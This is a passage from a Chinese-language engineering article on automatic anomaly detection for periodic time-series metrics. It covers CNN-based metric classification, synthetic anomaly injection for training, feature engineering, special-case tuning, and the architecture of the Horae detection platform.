3. **卷积神经网络分类**：参考对 Human Activity Recognition（HAR）进行分类的实践[7]，我们用 CNN（卷积神经网络）实现了一个分类器，该分类器在时序数据分类上表现优秀，准确率能达到 95% 以上。CNN 在训练中会逐层学习时序数据的特征，不需要成本昂贵的特征工程，大大减少了特征设计的工作量。

3.2.2 分类流程

我们选择 CNN 分类器进行时序数据分类，分类过程如下图 6 所示，主要步骤如下：




图 6 时序数据分类处理流程

1. **缺失值填充**：时序数据存在少量数据丢失或者部分时段无数据等现象，因此在分类前先对数据先进行缺失值填充。

2. **标准化**：本文采用方差标准化对时序数据进行处理。
3. **降维处理**：按分钟粒度的话，一天有 1440 个点，为了减少计算量，我们进行降维处理到 144 个点。PCA、PAA、SAX 等一系列方法是常用的降维方法，此类方法在降低数据维度的同时还能最大程度地保持数据的特征。通过比较，PAA 在降到同样的维度（144 维）时，还能保留更多的时序数据细节，具体对比如下图 7 所示。
4. **模型训练**：使用标注的样本数据，在 CNN 分类器中进行训练，最终输出分类模型。




图 7　PAA、SAX 降维方法对比

3.3 周期型指标异常检测

3.3.1 异常检测方法

基于上述时序数据分类工作，本文能够相对准确地将时序数据分为周期型、平稳型和无规律波动型三类。在这三种类型中，周期型最为常见，占比 30% 以上，并且包含了大多数业务指标，业务请求量、订单数等核心指标均为周期型，所以本文优先选择周期型指标进行自动异常检测的探索。对于大量的时序数据，通过规则进行判断已经不能满足，需要通用的解决方案，能对所有周期型指标进行异常检测，而非一个指标一套完全独立的策略，机器学习方法是首选。

论文 Opprentice[8] 和腾讯开源的 Metis[9] 采用监督学习的方式进行异常检测，其做法如下：首先，进行样本标注得到样本数据集，然后进行特征提取得到特征数据集，使用特征数据集在指定的学习系统上进行训练，得到异常分类模型，最后把模型用于实时检测。监督学习整体思路 [10] 如下图 8 所示，其中 (x1,y1),(x2,y2),⋯,(xn,yn) 是训练数据集，学习系统由训练数据学习一个分类器 P(Y ｜ X) 或 Y=f(X)，分类系统通过学习到的分类器对新的输入实例 xn+1 进行分类，预测其输出的类别 yn+1。




图 8　监督学习在分类问题中的应用

3.3.2 异常注入

一般而言，在样本数据集中，正负样本比例如果极度不均衡（比如 1:5，或者更悬殊），那么分类器分类时就会倾向于高比例的那一类样本（假如负样本占较大比例，则会表现为负样本 Recall 过高，正样本 Recall 低，而整体的 Accuracy 依然会有比较好的表现），在一个极度不均衡的样本集中，由于机器学习会对每个数据进行学习，那么多数数据样本带有的信息量就比少数样本信息量大，会对分类器学习过程中造成干扰，导致分类不准确。

在实际生产环境中，时序数据异常点是非常少见的，99% 以上的数据都是正常的。如果使用真实生产环境的数据进行样本标注，将会导致正负样本比例严重失衡，导致精召率无法满足要求。为了解决基于监督学习的异常检测异常点过少的问题，本文设计一种针对周期型指标的自动异常注入算法，保证异常注入足够随机且包含各种异常场景。

时序数据的异常分为两种基本类型，异常上涨和异常下跌，如下图 9（图中数据使用 Curve[11] 标注），通常异常会持续一段时间，然后逐步恢复，恢复过程或快或慢，影响异常两侧的值，称之为涟漪效应（Ripple Effect），类似石头落入水中，波纹扩散的情形。受到该场景的启发，异常注入思路及步骤如下：




图 9　异常 case 中异常数据分布

1. 给定一段时序值 S，确定注入的异常个数 N，将时序数据划分为 N 块。
2. 在其中的一个区域 X 中，随机选定一个点 Xi 作为异常种子点。
3. 设定异常点数目范围，基于此范围产生随机出异常点数 n，异常点随机分布在异常种子两侧，左侧和右侧的数目随机产生。
4. 对于具体的异常点，根据其所在位置，选择该点邻域范围数据作为参考数据集 m，需要邻域在设定的范围内随机产生。
5. 产生一个随机数，若为奇数，则为上涨，否则下跌。基于参考数据集 m，根据 3Sigma 原理，生成超出 $\pm 3\sigma$ 的数据作为异常值。
6. 设定一个影响范围，在设定范围内随机产生影响的范围大小，左右两侧的影响范围也随机分配，同时随机产生异常衰减的方式，包括简单移动平均、加权移动平均、指数加权移动平均三种方式。
7. 上述过程只涉及突增突降场景，而对于同时存在升降的场景，通过分别生成上涨和下跌的上述两个异常，然后叠加在一起即可。

通过上面的异常注入步骤，能比较好地模拟出周期型指标在生产环境中的各种异常场景，上述过程中各个步骤的数据都是随机产生，所以产生的异常案例各不相同，从而能为我们生产出足够多的异常样本。为了保证样本集的高准确性，我们对于注入异常后的指标数据还会进行标注，以去除部分注入的非异常数据。具体异常数据生成效果如图 10 所示，其中蓝色线为原始数据，红色线为注入的异常，可以看出注入异常与线上环境发生故障时相似，注入的异常随机性较大。




图 10　异常注入效果图

3.3.3 特征工程

针对周期型指标，经标注产生样本数据集后，需要设计特征提取器进行特征提取，Opprentice 中设计的几种特征提取器如图 11 所示：

Detectors / #Configurations	Sampled Parameters
Simple threshold [25] / 1	none
Diff / 3	last-point, last-day, last-week
Simple MA [26] / 5	win = 10, 20, 30, 40, 50 points
Weighted MA [27] / 5	
MA of diff / 5	
EWMA [27] / 5	α = 0.1, 0.3, 0.5, 0.7, 0.9
TSD [1] / 1	win = 1 week
TSD MAD / 1	
Historical average [24] / 1	
Historical MAD / 1	
Holt-Winters [9] / $4^3 = 64$	α, β, γ = 0.2, 0.4, 0.6, 0.8
SVD [6] / $5 \times 3 = 15$	#row =10, 20, 30, 40, 50 points, #column =3, 5, 7
Wavelet [7] / $3 \times 3 = 9$	win = 3, 5 ,7 days, freq = low, mid, high
ARIMA [8] / 1	Estimation from data
In total: 14 detectors / 117 configurations	

图 11　论文 Opprentice 特征提取器

上述特征主要是一些简单的检测器，包括如固定阈值、差分、移动平均、SVD 分解等。Metis 将其分为三种特征，一是统计特征，包括方差、均值、偏度等统计学特征；二是拟合特征，包括如移动平均、指数加权移动平均等特征；三是分类特征，包含一些自相关性、互相关性等特征。参考上述提及的特征提取方法，本文设计了一套特征工程，区别于上述特征提取方法，本文对提取的结果用孤立森林进行了一层特征抽象，使得模型的泛化能力更强，所选择的特征及说明如下图 12 所示：

特征提取器	需要的数据	参数	说明
周同比	历史12天的数据	WIN = [2, 3, 5, 7, 9]	计算邻近点的周同比，然后计算当前点周同比的异常程度值
日环比	历史6天的数据	WIN = [2, 3, 5, 7, 9]	计算邻近点的日环比，然后计算当前点日环比的异常程度值
波动比	历史6天的数据	FLUCTUATE_WINS = [(19, 6), (16, 5), (13, 4), (10, 3), (7, 2)]	计算邻近点的波动百分比，然后计算当前点波动百分比的异常长度值
移动平均	历史6天的数据	PREDICT_WIN = [2, 3, 5]	计算邻近点n分钟预测的残差值，然后计算当前预测值的残差的异常程度值
水平方向孤立森林特征	最近30min数据	WIN = [18, 21, 24, 27, 30]	计算当前值在最近分钟数里的异常程度
竖直方向孤立森林特征	历史7天的数据		计算当前值在历史该分钟数周围的异常程度值
余弦相关	上周同比的数据	WIN = [3, 5, 7, 9, 11]	和周同比数据计算余弦值
标准差	历史6天的数据	STD_WINS = [15, 20, 25, 30, 35]	计算邻近点标准差，然后计算当前点标准差的异常程度值
熵	历史6天的数据	ENTROPY_WINS = [20, 25, 30, 35, 40]	计算邻近点的熵，然后就散当前点熵的异常程度
斜率	历史6天的数据	SLOPE_WINS = [18, 21, 24, 27, 30]	计算邻近点的斜率，然后计算当前斜率的异常程度值。这里计算斜率会根据3min的值进行聚合，然后再计算回归的斜率，因此窗口大小需是3的倍数

图 12　特征选择及说明

3.3.4 模型训练及实时检测

参考监督学习在分类问题中的应用思路，对周期型指标自动异常检测方案具体设计如图下 13 所示，主要分为离线模型训练和实时检测两大部分，模型训练主要根据样本数据集训练生成分类模型，实时检测利用分类模型进行实时异常检测。具体过程说明如下：

1. **离线模型训练**：基于标注的样本数据集，使用设计的特征提取器进行特征提取，生成特征数据集，通过 Xgboost 进行训练，得到分类模型，并存储。
2. **实时检测**：线上实时检测时，时序数据先经过预检测（降低进入特征提取环节概率，减少计算压力），然后根据设计的特征工程进行特征提取，再加载离线训练好的模型，进行异常分类。
3. **数据反馈**：如果判定为异常，将发出告警。进一步地，用户可根据实际情况对

告警进行反馈，反馈结果将加入样本数据集中，用于定时更新检测模型。




图 13　模型检测和实时检测流说明

3.3.5 特殊场景优化

通过上述实践，本文得到一套可完整运行的周期型指标异常检测系统，在该系统应用到生产环境的过程中，也遇到不少问题，比如低峰期（小数值）波动幅度较大，节假日和周末趋势和工作日趋势完全不同，数据存在整体大幅抬升或下降，部分规律波动时间轴上存在偏移，这些情况都有可能产生误告。本文也针对这些场景，分别提出对应的优化策略，从而减少周期型指标在这些场景下的误告，提高异常检测的精召率。

1）**低峰期场景**：低峰期主要表现是小数值高波动，低峰期的波动比较普遍，但是常规检测时，只获取当前点前后 7min 的邻域内的数据，可能无法获取到本身已经出现过多次的较大波动，导致误判为异常。所以对于低峰期，需要扩大比较窗口，容纳到更多的正常的较大波动场景，从而减少被误判。如下图 14 所示，红色是当日数据，灰色是上周同日数据，如果判断窗口为 w1，w1 内蓝色点有可能被认为是异常点，而时间窗口范围扩大到 w2 后，大幅波动的蓝色点和绿色点都会被捕获到，出现类似大幅波动时不再被判定为异常，至于低峰期范围可以通过历史数据计算进行识别。




图 14　低峰期时不同时段的相似大幅波动

2）**节假日场景**：节假日前一天以及节假日之后一周的数据，和正常周期的趋势都会有较大差别，可能会出现误告。本文通过提前配置需要进行节假日检测的日期，在设置的日期范围内，除了进行正常的检测流程，对于已经检测出异常的数据点，会再进入到节假日检测流程，都异常才会触发告警。节假日检测会取最近 1h 的数据，分别计算其波动比、周同比、日环比等数据，当前时间的这些指标通过“孤立森林”判断都为异常，才会认为数据是真正异常。除此之外，对于节假日，模型的敏感度会适当调低以适应节假日场景。

3）**整体抬升 / 下降场景**：场景特点如下图 15 所示，在该场景下，会设置一个抬升 / 下跌率，比如 80%，如果今天最近 1h 数据 80% 相对昨日和上周都上涨，则认为是整体抬升，都下跌则认为是整体下降。如果出现整体抬升情况，会降低模型敏感度，并且要求当前日环比、周同比在 1h 数据中均为异常点，才会判定当前的数据异常。




图 15　整体抬升下降场景

4）**规律波动偏移场景**：部分指标存在周期性波动，但是时间上会有所偏移，如图 16 所示案例中时序数据由于波动时间偏移导致误告。本文设计一种相似序列识别算法，在历史数据中找出波动相似的序列，如果存在足够多的相似波动序列，则认为该波动为正常波动。相似序列提取过程如下：最近 n 分钟的时序作为基础序列 x，获取检测时刻历史 14 天邻域内的数据（如前后 30min），在邻域数据中指定滑动窗口（如 3min）滑动，把邻域数据分为多个长度为 n 的序列集 Y，计算基础序列 x 与 Y 中每个序列的 DTW 距离，通过“孤立森林”对距离序列进行异常判断，对于被判定为异常值的 DTW 距离，它所对应的序列将被视为相似序列。如果相似序列个数超出设定阈值，则认为当前波动为规律偏移波动，属于正常现象。根据上述方法，提取到对应的相似序列如图 16 右边所示，其中红实线为基础序列。




图 16　规律波动偏移相似序列提取

3.4 异常检测能力平台化

为了把上述时序数据异常检测探索的结果进行落地，服务运维部与交易系统平台部设计和开发了时序数据异常检测系统 Horae。Horae 致力于时间序列异常检测流程的编排与调优，处理对象是时序数据，输出是检测流程和检测结果，核心算法是异常检测算法、时间序列预测算法以及针对时间序列的特征提取算法。除此之外，Horae 还会针对特殊的场景开发异常检测算法。Horae 核心能力是可根据提供的算法，编排不同的检测流程，对指标进行自动分类，并针对指标所属类型自动选择合适的检测流程，进行流程调优得到该指标下的最优参数，从而确保能适配指标并得到更高的精召率，为各个对时序数据异常检测有需求的团队提供高准确率的异常检测服务。

3.4.1 Horae 系统架构设计

Horae 系统由四个模块组成：数据接入、实时检测、实验模块和算法模块。用户通过数据接入模块注册需要监听时序数据的消息队列，Horae 系统将监听注册的 Topic 采集时序数据，并根据粒度（例如分钟、小时或天）更新每个时间序列，每个时序点都存储到时序数据库中，实时检测模块对每个时序点执行异常检测，当检测到异常时，通过消息队列将异常信息传输给用户。下图 17 详细展示了 Horae 系统的整体架构图。

1. **数据接入**：用户可以通过创建数据源用于数据上报，数据源可以包含一个或多个指标，指标更新频率最小为一分钟。不同数据源中指标的时序数据相互隔离，时序数据更新到使用 Elasticsearch 改造后的时序数据库中。
2. **实时检测**：采集到实时的时序数据后，会根据指标绑定的执行流程立即进行异常检测，如果没有训练调优，会先执行训练调优以保证更佳的精召率。实时检测的结果会通过消息队列通知到用户，用户根据异常检测的结果进行进一步处理判断是否需要发出告警。
3. **实验模块**：该模块主要功能是样本管理、算法注册、流程编排、模型训练和评估、模型发布。该模块提供样本管理功能，可对样本进行标注和存储；对于已经实现的算法，可以注册到系统中，供流程编排使用；通过算法编排得到的流程，可以用在模型训练或者异常检测中；训练流程会使用到标注好的样本数据调用算法离线服务进行离线训练并存储模型；对于已经编排好的检测流程，可以对指标进行模拟观察检测异常检测效果，或者离线回归判断检测流程在该指标上的具体精召率数据。
4. **算法模块**：算法模块提供了所有在实验模块注册的异常检测算法的具体实现，算法模块既可以执行单个算法，也可以接受多个算法编排的流程进行执行。当前支持的算法大类主要有预处理算法（异常值去除、空值填充、降维、归一化等），时序特征算法（统计类特征、拟合特征、分类特征等），机器学习类算法（RF、SVM、XGBoost、GRU、LSTM、CNN、聚类算法等），检测类算法（孤立森林、LOF、SVM、3Sigma、四分位、IQR 等），预测类算法（Ewma、Linear Weighted MA、Holt-Winters、STL、SAIMAX、Prophet 等），自定义算法（形变分析、同环比、波动比等）。




图 17　Horae 时序数据异常检测系统架构图

3.4.2 算法注册和模型编排

算法模型是对算法的抽象，通过唯一字符串标识算法模型，注册算法时需要指定算法的类型、接口、参数、返回值和处理单个时序点所需要加载的时序数据配置。成功注册的算法模型根据算法类型的不同，会生成用于模型编排的算法组件或对异常检测模型进行训练的组件。用于模型编排的算法组件主要包括：预处理算法、时序特征算法、评估算法、预测算法、分类算法、异常检测算法等，用于模型训练的算法分为两大类：参数调优和机器学习模型训练。

注册后的算法模型通常不会直接用于异常检测，会对算法模型进行编排后得到一个流程模型，流程模型可以用于执行异常检测或者执行训练。实验模块支持两种类型的流程模型：执行流程和训练流程。执行流程是一个异常检测流程，指定指标和检测时间段，得到检测时间段每个时序点的异常分值；训练流程是一个执行训练的流程模型，主要包括参数调优训练流程和机器学习模型训练流程。使用算法进行流程编排如下图 18 所示，左侧菜单为算法组件，中间区域可对算法执行流程进行编排调整，右侧区域是具体算法的参数设置。




图 18　流程编排示意图

3.4.3 离线训练和实时检测

在模型编排阶段，可编排执行流程和训练流程，执行流程主要用在指标实时异常检测过程，而训练流程主要用在离线模型训练和参数调优。执行流程由流程配置和异常分值配置构成，由实验模块的流程调度引擎负责执行调度，下图 19 展示了执行流程的详细构成。流程调度引擎在对执行流程调度执行之前，会从流程的最深叶子节点的算法组件开始递归计算需要加载的时序数据集，根据流程中算法组件的参数配置，加载前置训练流程的训练结果，最后对流程中的算法组件依次调度执行，得到检测时间段每个时序点的异常分值。最终实现后的执行流程编排如图 18 所示。




图 19　执行流程组成和处理过程

训练流程由流程配置、训练算法、样本加载配置和训练频次等信息构成，由实验模块的流程调度引擎负责调度执行，下图 20 展示了训练流程的详细构成。训练流程主要分为两大类，参数调优训练和机器学习模型训练。参数调优训练是指为需要调优的参数设置参数值迭代范围或者枚举值，通过贝叶斯调优算法对参数进行调优，得到最优参数组合；机器学习模型训练则通过设计好特征工程，设置分类器和超参数范围后调优得到机器学习模型文件。训练流程执行训练的样本集来源于人工标注的样本或者基于自动样本构造功能生成的样本。训练流程编排具体过程和执行流程类似，不同的是训练流程可设置定时任务执行，训练的结果会存储供后续使用。




图 20　训练流程组成和处理过程

异常检测模型中会包含很多凭借经验设定的超参数，不同的指标可能需要设置不同的参数值，保证更高的精召率。而指标数据会随着时间发生变化，设置参数需要定期的训练和更新，在实验模块中可以为训练流程设置定时任务，实验模块会定时调度训练流程生成离线训练任务，训练任务执行完成可以看到训练结果和效果。下图 21 示例展示了一个参数调优训练流程的示例。

图 21　参数调优训练结果示例

3.4.4 模型案例和结果评估

根据在周期型指标上探索的结果，在 Horae 上编排分类模型训练流程，训练和测试所使用的样本数是 28000 个，其中用于训练的比例是 75%，用于验证的比例是 25%，具体分类模型训练结果如下图 22 所示，在测试集上的准确率 94%，召回率 89%。同时编排了与之对应的执行流程，它的检测流程除了异常分类，还主要包含了空值填充、预检测、特征提取、分类判断、低峰期判断、偏移波动判断等逻辑，该执行流程适用范围是周期型和稳定型指标。除此之外，还提供了流程调优能力，检测流程中的每个算法可以暴露其超参数，对于具体的指标，通过该指标的样本数据可以训练得到该流程下的一组较优超参数，从而提高该指标的异常检测的精召率。

